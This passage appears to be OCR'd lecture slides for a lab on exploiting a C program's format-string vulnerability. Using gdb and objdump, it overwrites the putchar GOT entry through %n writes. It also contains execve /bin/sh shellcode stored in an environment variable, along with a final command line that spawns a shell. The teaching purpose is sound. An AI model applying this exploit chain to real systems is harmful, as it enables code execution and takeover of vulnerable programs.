(gdb) b *0x0804847b
```
Break at putchar after loader loads putchar

```
Breakpoint 1 at 0x804847b: file format.c, line 10.
(gdb) r AAAA
Starting program: /home/vol/netsec/formatstring/format AAA

Breakpoint 1, 0x0804847b in main (argc=2, argv=0xbffff1c4)
10          printf("\n");
(gdb) x/5i 0x8048380
   0x8048380 <putchar@plt>:     jmp    *0x804a010
   0x8048386 <putchar@plt+6>:   push   $0x20
   0x804838b <putchar@plt+11>:  jmp    0x8048330
   0x8048390 <_start>:  xor    %ebp,%ebp
   0x8048392 <_start+2>:        pop    %esi
(gdb) p/x *0x804a010
$6 = 0x8048386
(gdb) x/5i 0x8048330
   0x8048330:   pushl  0x8049ff8
   0x8048336:   jmp    *0x8049ffc
   0x804833c:   add    %al,(%eax)
   0x804833e:   add    %al,(%eax)
0x8048340 <printf@plt>:         jmp    *0x804a000
```

```
(gdb) p/x *0x8049ffc
$7 = 0xb7ff2690
```

Understanding GOT/PLT



```
(gdb) disass putchar
Dump of assembler code for function putchar:
   0xb7e886e0 <+0>:     sub    $0x2c,%esp
   0xb7e886e3 <+3>:     mov    %ebx,0x1c(%esp)
   0xb7e886e7 <+7>:     call   0xb7f4aee3
   0xb7e886ec <+12>:    add    $0x13d908,%ebx
   0xb7e886f2 <+18>:    mov    %esi,0x20(%esp)
   0xb7e886f6 <+22>:    mov    %edi,0x24(%esp)
   0xb7e886fa <+26>:    mov    0x30(%esp),%edi
   0xb7e886fe <+30>:    mov    %ebp,0x28(%esp)
   0xb7e88702 <+34>:    mov    0xdac(%ebx),%esi
   0xb7e88708 <+40>:    mov    (%esi),%eax
   0xb7e8870a <+42>:    mov    %esi,%ecx
   0xb7e8870c <+44>:    and    $0x8000,%eax
   0xb7e88711 <+49>:    jne    0xb7e8874b <putchar+107>
   0xb7e88713 <+51>:    mov    0x48(%esi),%edx
   0xb7e88716 <+54>:    mov    %gs:0x8,%ebp
   0xb7e8871d <+61>:    cmp    0x8(%edx),%ebp
   0xb7e88720 <+64>:    je     0xb7e88747 <putchar+103>
   0xb7e88722 <+66>:    mov    $0x1,%ecx
   0xb7e88727 <+71>:    cmpl   $0x0,%gs:0xc
   0xb7e8872f <+79>:    je     0xb7e88732 <putchar+82>
   0xb7e88731 <+81>:    lock cmpxchg %ecx,(%edx)
   0xb7e88735 <+85>:    jne    0xb7e887f5
   0xb7e8873b <+91>:    mov    0x48(%esi),%edx
```

Partial dump of disass output of putchar


Moving on…

```
$ objdump -R format

format:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ff0 R_386_GLOB_DAT    __gmon_start__
0804a000 R_386_JUMP_SLOT   printf
0804a004 R_386_JUMP_SLOT   strcpy
0804a008 R_386_JUMP_SLOT   __gmon_start__
0804a00c R_386_JUMP_SLOT   __libc_start_main
0804a010 R_386_JUMP_SLOT   putchar
```

The location 0x0804a010 is a writable location

Recall: Stack Representation


User control these values;
These come from the input
They are the 4th and 5th values in the printf



What if 0x41414141 is replaced with a valid address such as 0x0804a010?

Recall: Stack Representation

What if 0x0804a010 contains address of env var



Replacing AAAA with Address

```
gdb-peda$ x/x 0x0804a010
0x804a010 <putchar@got.plt>:      0x08048386

gdb-peda$ r $(python -c 'print "\x10\xa0\x04\x08"')-%4\$n
Stopped reason: SIGSEGV
0x00000005 in ?? ()

gdb-peda$ x/x 0x0804a010
0x804a010 <putchar@got.plt>:      0x00000005

gdb-peda$ r $(python -c 'print "\x10\xa0\x04\x08"')-%10u-%4\
$n
Stopped reason: SIGSEGV
0x00000010 in ?? ()
gdb-peda$ x/x 0x0804a010
0x804a010 <putchar@got.plt>:      0x10
```

Shellcode In Env Var

```
export EGG=$(python -c 'print "\x90"*500 +
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89
\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"');
```

```
gdb-peda$ searchmem EGG
Searching for 'EGG' in: None ranges
Found 1 results, display max 1 items:
[stack] : 0xbffff447
("EGG=\220\220\220\220\220\220\220\220\220\220\220\220
0\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\
```

```
Assuming an offset 0xbffff600
```


Examine offset 0xbffff600

```
gdb-peda$ x/10i 0xbffff600
   0xbffff600: nop
   0xbffff601: nop
   0xbffff602: nop
   0xbffff603: nop
   0xbffff604: nop
   0xbffff605: nop
   0xbffff606: nop
   0xbffff607: nop
   0xbffff608: nop
   0xbffff609: nop
```

Next Step: Write 0xbffff600 into the the GOT entry

How to write the address

- Now we write 0xbfffff600 into the the GOT entry.
- Write to 0x804a010
- Write to 0x804a012




```
$(python -c 'print
"\x10\xa0\x04\x08”+”\x12\xa0\x04\x08”')
```

Write to 0x804a010

```
$(python -c 'print
"\x10\xa0\x04\x08”+”\x12\xa0\x04\x08”')-%Xu-%4\
$n
```

What should be the value of X to get 0xF600?

0xF600-0xA = 0xF5F6 = 62966

Run the command:

```
r $(python -c 'print "\x10\xa0\x04\x08" +
"\x12\xa0\x04\x08"')-%62966u-%4\$n
```

Stackdump at break 10

```
gdb-peda$ x/20wx $esp
0xbffff080:  0x0000000a   0xbffff34c   0x00000001   0xb7eb8269
0xbffff090:  0x0804a010   0x0804a012   0x3236252d   0x75363639
0xbffff0a0:  0x2434252d   0x0000006e   0x00000000   0xb7e53043
0xbffff0b0:  0x0804827b   0x00000000   0x00ca0000   0x00000001
0xbffff0c0:  0xbffff327   0x0000002f   0xbffff11c   0xb7fc5ff4
```

Run the command

```
r $(python -c 'print "\x10\xa0\x04\x08" +
"\x12\xa0\x04\x08"')-%62966u-%4\$n

Stopped reason: SIGSEGV
0x0000f600 in ?? ()
```


Write to 0x804a012

```
r $(python -c 'print "\x10\xa0\x04\x08" +
"\x12\xa0\x04\x08"')-%62966u-%4\$n%5\$n

Stopped reason: SIGSEGV
0xf600f600 in ?? ()
```

Value to Write to 0x804a012

Math:

1. What is an alternative math given the image below?



0x1BFFF - 0xF600 = 0xC9FF = 51711

Shell!!!

- ./format $(python -c 'print "\x10\xa0\x04\x08"+"\x12\xa0\x04\x08"')-%62966u-%4\$n%51711u%5\$n

```
                                                                $ pwd
/home/vol/netsec/formatstring
$ ls
a.out  envaddr  example.c  example1.c  exploit.py  format  format.c  log  readme.txt  shellcode  shellcode.c
$
```

Find pattern of Nops in Stack

```
(gdb) find $esp, $esp+2000, 0x90909090
0xbffff44c
0xbffff44d
0xbffff44e
0xbffff44f
0xbffff450
0xbffff451
0xbffff452
0xbffff453
0xbffff454
0xbffff455
0xbffff456
0xbffff457
0xbffff458
0xbffff459
0xbffff45a
0xbffff45b
0xbffff45c
0xbffff45d
0xbffff45e
```


Fate whispers to the warrior,
"You can not withstand the storm."
The warrior whispers back,
"I am the storm."

THANK YOU